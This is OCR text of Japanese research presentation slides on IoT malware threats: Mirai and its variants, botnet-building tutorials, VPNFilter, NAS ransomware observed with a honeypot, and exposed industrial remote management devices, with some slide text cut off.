
- IoTマルウェア「Mirai」がアウトブレーク
- 23/tcp、2323/tcpのdstポートが標的
- 6か月の観測で、60万台以上、500機種以上のIoT機器から攻撃
- 218か国からの攻撃、特にアジア圏からの攻撃が多い
- ベトナム、中国、ブラジルが最も感染しているとみられた
- Miraiのソースが公開ー公開後、感染活動が活性化
- Miraiがパンドラの箱を開けた
  - ✓ 多くの機器（ボットとして）操れる
  - ✓ システムに世界規模でダメージを与えられる
  - ✓ 攻撃者への気づきを誘発

IoTマル



- telnetサービスを使って5
- 特徴は
  - 23/TCP，2323/TC
  - 辞書攻撃
  - スキャン先IPアドレスと
  - 送信先，windowサイズ，
- 2016年9月にAnna-senpaiと名乗る人物がHackforumsにソースコードを公開（その後GitHubにも公開）
- Anna-senpai：アニメ：「下ネタという概念が存在しない退屈な世界」（2015年7月より9月まで放送（東京MX等）

Miraiによる攻撃のトレンド（現在）



その後、IoTを用いた攻撃の多様化

- IoTマルウェア「Mirai」をベースとした亜種が急増
- Dstポートは、もはや23、2323だけではない－多様化
- モバイルルーターを狙った攻撃　（SSHを介した）
- マイクロコントローラのSDKの脆弱性を狙った攻撃
- 頻繁に使われるポートは10倍以上の種類に増加





Figure 2: Number of scanning hosts captured via darknet

攻撃の一般化、高度化

- 攻撃基盤（インフラ）となるマルウェアDLサーバ、C2サーバは**クラウド**を使っていることが多いことが判明
- 50検体での分析では、1週間程度でインフラは使えない状況となる
- C2サーバ等のブラックリストを作成しても、有効性に乏しい
- 調査によると、攻撃者用のチュートリアル等が多い
  （BYOB：Build Your Own Botnet）
- 継続感染性をもつIoTマルウェア（VPNFILTER等）が発生


How to Turn a Router Into Part of a Botnet (Livestream)


ars TECHNICA

BIZ & IT —

A beginner's guide to building botnets—with little assembly required

For a few hundred dollars, you can get tools and 24/7 support for Internet crime.




BYOB (Build Your Own Botnet) Test/Demo

持続感染性を保有する“VPNFILTER”の登場

https://blog.talosintelligence.com/2018/05/VPNFilter.html

IoTランサム攻撃

ベアメタルNAS(Network Attached Storage)ハニーポットを開発し、ランサム攻撃を観測した







Fig. 1. Structure of SPOT

Ransom notes（ランサムノート）

ダーク




ランサムの支払いをするための暗号資産の使い方説明

支払いを行うために必要とされる場合のライブチャットが用意されている

IoT機器が使われる重要インフラ

水道施設や発電所、工場などの重要インフラでは、遠隔管理装置が多く利用されている。すなわち、遠隔管理機器のWebUIを検出することにも注力している。



Takayuki Sasaki, Akira Fujita, Carlos Hernandez Ganan, Michel van Eeten, Katsunari Yoshioka, Tsutomu Matsumoto, "Exposed Infrastructures: Discovery, Attacks and Remediation of Insecure ICS Remote Management Devices," Proc. 43rd IEEE Symposium on Security and Privacy (IEEE S&P), 2022.


IoT脅威の要約

- 安全性の低いIoTデバイスは、すでに何年も前から悪用されている。攻撃者は、IoT産業における多様性と複雑なサプライチェーンに起因するこの基本的な安全性の低さを認識しており、IoTを使ったこの攻撃傾向は今後も続くと思われる。
- IoTデバイスへのサイバー攻撃は、サイバー犯罪ビジネスの一部となっており、そして今後もそうなるであろう。
- 戦争では、サイバー攻撃は武器として利用されるが、NICT/横国は、ネットワーク上で大規模な継続的スキャン活動を観察している。これらの攻撃により、IoT機器を用いた多くの感染や産業へのインパクトが増大することとなるだろう。


参考情報

Cybercrime as a service (CaaS)


IoT Botnet (DDoS, etc)



